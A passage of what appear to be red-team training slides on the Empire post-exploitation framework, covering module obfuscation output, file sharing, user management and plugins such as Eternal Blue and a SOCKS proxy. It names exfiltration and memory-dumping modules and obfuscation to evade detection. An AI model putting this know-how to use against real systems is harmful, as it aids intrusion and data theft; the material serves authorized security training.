[*] Obfuscating Invoke-ExfilDataToGitHub.ps1 ...
[*] Obfuscating Get-SQLQuery.ps1 ...
[*] Obfuscating Out-Minidump.ps1 ...
```

- Pre-Obfuscation – Runs all modules through Invoke-Obfuscation and saves the obfuscated modules
- Can save sometime by obfuscating everything once
- Can pretest modules before sending out to ensure obfuscation command was sufficient


File Management

- Empire hosts a file server for allowing multiple operators to share files
- Files are stored in the “Downloads” folder
- Some modules allow files to be used, these are uploaded to the server during execution




User Management

- User management can be done in Starkiller or Empire Client
- Starkiller has a more intuitive interface
- Options:
  - Create User
  - Enable/disable
  - Userlist



Empire Plugins



- Plugins are extremely powerful
- Can be loaded with nearly anything
- Examples:
  - Eternal Blue
  - Nmap
  - Enhanced Reporting (PDFs)
  - MITRE ATT&CK Emulation
  - Socks Proxy Server
  - Chisel Server

Exercise 5: Plugin Execution

Exercise 5

Questions?

@bcsecurity